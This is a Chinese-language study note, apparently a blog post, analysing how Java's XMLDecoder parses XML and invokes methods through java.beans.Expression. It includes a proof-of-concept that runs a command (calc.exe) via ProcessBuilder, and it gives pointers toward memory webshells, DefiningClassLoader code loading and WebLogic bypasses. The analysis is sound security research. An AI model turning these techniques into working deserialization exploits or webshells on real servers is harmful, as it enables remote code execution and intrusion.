


前期还有对xml版本，DTD配置进行解析的过程，先忽略，之后就是对实体内容进行解析了。

- `fCurrentScanner.scanDocument(complete)->*****`，仔细跟踪XML的解析过程，中间的解析过程看的不是特别清楚，不过还是可以捕捉到解析出类对象的地方。


变量和类型	字段	描述
static int	ATTRIBUTE	表示事件是属性
static int	CDATA	表示事件是CDATA部分
static int	CHARACTERS	表示事件是字符
static int	COMMENT	表示事件是注释
static int	DTD	表示事件是DTD
static int	END_DOCUMENT	表示事件是结束文档
static int	END_ELEMENT	表示事件是结束元素
static int	ENTITY_DECLARATION	表示实体声明
static int	ENTITY_REFERENCE	表示事件是实体引用
static int	NAMESPACE	表示事件是名称空间声明
static int	NOTATION_DECLARATION	表示符号
static int	PROCESSING_INSTRUCTION	表示事件是处理指令
static int	SPACE	字符是空格（参见[XML], 2.10“白色空间处理”）。
static int	START_DOCUMENT	表示事件是开始文档
static int	START_ELEMENT	表示事件是开始元素

此处根据事件来解析，重要的是 `next()` 方法。在 `next()` 方法中会处理当前的事件，并且取出事件的一些属性（好像是根据 `<>` 来区分的。），根据属性去创建对象之类的。




创建类对象首先是查看是否是基础对象 `boo1` 这种，不是的话就通过 `Class.forName()` 去加载。

- 来一张图看看他是怎么具体进行解析的。获取对象 `java.lang.String[]`，长度为3。




## Expression 底层的调用

- 反序列化过程中第一次调用，创建 ProcessBuilder 对象。



- 全局第二次调用，执行 start 方法。



//整体的调用思路

```

package com.example;

import java.beans.Expression;

public class Express {
    public static void main(String[] args) throws Exception {

        Expression expression = new
        Expression(Class.forName("java.lang.ProcessBuilder"), "new", new Object[]{new
        String[]{"cmd.exe", "/c", "calc.exe"}});
        try {
            Object value = expression.getValue();
            Expression start = new Expression(value, "start", new Object[]{});
            Object value1 = start.getValue();
            ClassLoader contextClassLoader =
            Thread.currentThread().getContextClassLoader();
        } catch (Exception e) {
            e.printStackTrace();
        }

        Expression aNew = new Expression(Class.forName("com.example.Person"),
        "new", new Object[]{});
        Object value = aNew.getValue();
        Expression toStrings = new Expression(value, "toStrings", new Object[]
        {});
        Object value1 = toStrings.getValue();
    }
}

```


//此处有一点，只能调用public方法。当调用其他类型的方法会显示方法不存在。

```

"D:\Program Files\Java\jdk1.8.0_301\bin\java.exe" ...
无参构造被调用
Exception in thread "main" java.lang.NoSuchMethodException Create breakpoint : <unbound>=Person.toStrings();
    at java.beans.Statement.invokeInternal(Statement.java:313)
    at java.beans.Statement.access$000(Statement.java:58)
    at java.beans.Statement$2.run(Statement.java:185) <1 internal line>
    at java.beans.Statement.invoke(Statement.java:182)
    at java.beans.Expression.getValue(Expression.java:155)
    at com.example.Express.main(Express.java:21)

```

此处通过XMLDecoder实现一个内存马，然后想到了冰蝎执行任意代码的原理，利用defineClass加载字节码达到任意代码执行。但是这个defineClass需要是一个public方法，之后在大佬的思路里看到了这个类org.mozilla.javascript.DefiningClassLoader，这个类中定义了一个defineClass方法，可以实现任意代码执行。



```
package org.mozilla.javascript;

public class DefiningClassLoader extends ClassLoader implements GeneratedClassLoader {
    private final ClassLoader parentLoader;

    public DefiningClassLoader() { this.parentLoader = getClass().getClassLoader(); }

    public DefiningClassLoader(ClassLoader parentLoader) { this.parentLoader = parentLoader; }

    public Class<?> defineClass(String name, byte[] data) {
        return defineClass(name, data, 0, data.length, SecurityUtilities.getProtectionDomain(getClass()));
    }

    public void linkClass(Class<?> cl) { resolveClass(cl); }
```

## get 和 set 方法的调用

```
package com.example;

public class Person {
    public String name;
    protected int age;
    private boolean sex;

    public Person() {
        System.out.println("无参构造被调用");
    }

    public Person(String name, int age, boolean sex) {
        System.out.println("构造方法调用");
        this.name = name;
        this.age = age;
        this.sex = sex;
    }

    public String getName() {
        System.out.println("Name get");
        return name;
    }

    public void setName(String name) {
        System.out.println("name set");

        this.name = name;
    }

    public int getAge() {
        System.out.println("age get");

        return age;
    }

    public void setAge(int age) {
        System.out.println("age set");
        this.age = age;
    }

    public boolean getSex() {
```

```

        System.out.println("sex get");

        return sex;
    }

    public void setSex(boolean sex) {
        System.out.println("sex set");

        this.sex = sex;
    }
}

```

```

Person zhangsan = new Person("zhangsan", 20, true);
    java.beans.XMLEncoder xmlEncoder = new
java.beans.XMLEncoder(System.out);
    xmlEncoder.writeObject(zhangsan);
    xmlEncoder.close();

/*
构造方法调用
无参构造被调用
age get
age get
age get
age set
Name get
Name get
sex get
sex get
sex get
sex set
<?xml version="1.0" encoding="UTF-8"?>
<java version="1.8.0_301" class="java.beans.XMLDecoder">
  <object class="com.example.Person" id="Person0">
    <void class="com.example.Person" method="getField">
      <string>name</string>
      <void method="set">
        <object idref="Person0"/>
        <string>zhangsan</string>
      </void>
    </void>
    <void property="age">
      <int>20</int>
    </void>
    <void property="sex">
      <boolean>true</boolean>
    </void>
  </object>
</java>
*/

```

```

String encode2="<?xml version=\"1.0\" encoding=\"UTF-8\"?>\n" +
                "<java version=\"1.8.0_301\" class=\"java.beans.XMLDecoder\">\n"
+
                "  <object class=\"com.example.Person\" id=\"Person0\">\n" +

```

```

"    <void class=\"com.example.Person\" method=\"getField\">\n" +
"    <string>name</string>\n" +
"    <void method=\"set\">\n" +
"        <object idref=\"Person0\"/>\n" +
"        <string>zhangsan</string>\n" +
"    </void>\n" +
" </void>\n" +
" <void property=\"age\">\n" +
"    <int>20</int>\n" +
" </void>\n" +
" <void property=\"sex\">\n" +
"    <boolean>true</boolean>\n" +
" </void>\n" +
" </object>\n" +
"</java>";

java.beans.XMLDecoder xmlDecoder = new java.beans.XMLDecoder(new
StringBufferInputStream(encode2));
Object o = xmlDecoder.readObject();
Person o1 = (Person) o;
System.out.println(o1.getName());

/*
无参构造被调用
age set
sex set
Name get
zhangsan

Process finished with exit code 0
*/

```

## 参考文章

- [Java XMLDecoder反序列化分析](#) 原理分析。
- [WebLogic-XMLDecoder反序列化漏洞分析](#) 有介绍关于 XMLDecoder 的一些规则。然后还介绍了 weblogic 的漏洞。
- [浅谈Weblogic反序列化——XMLDecoder的绕过史](#)

关于 <object> 标签的绕过，可以使用 void 绕过，因为 void 标签解析器继承自 object。其中还提到一个二次反序列化的绕过方式。

- [XMLDecoder反序列化漏洞底层扩展与WebShell](#) 关于 XMLDecoder 底层的 Express 类的一些东西，然后还介绍了其他集中表达式执行实现 webshell
- [Weblogic xmldecoder反序列化中的命令回显与内存马总结](#) 有介绍如何利用 XMLDecoder 实现 weblogic 内存马。利用 URLClassLoader 类区加载本地的 jar 包，实现内存马。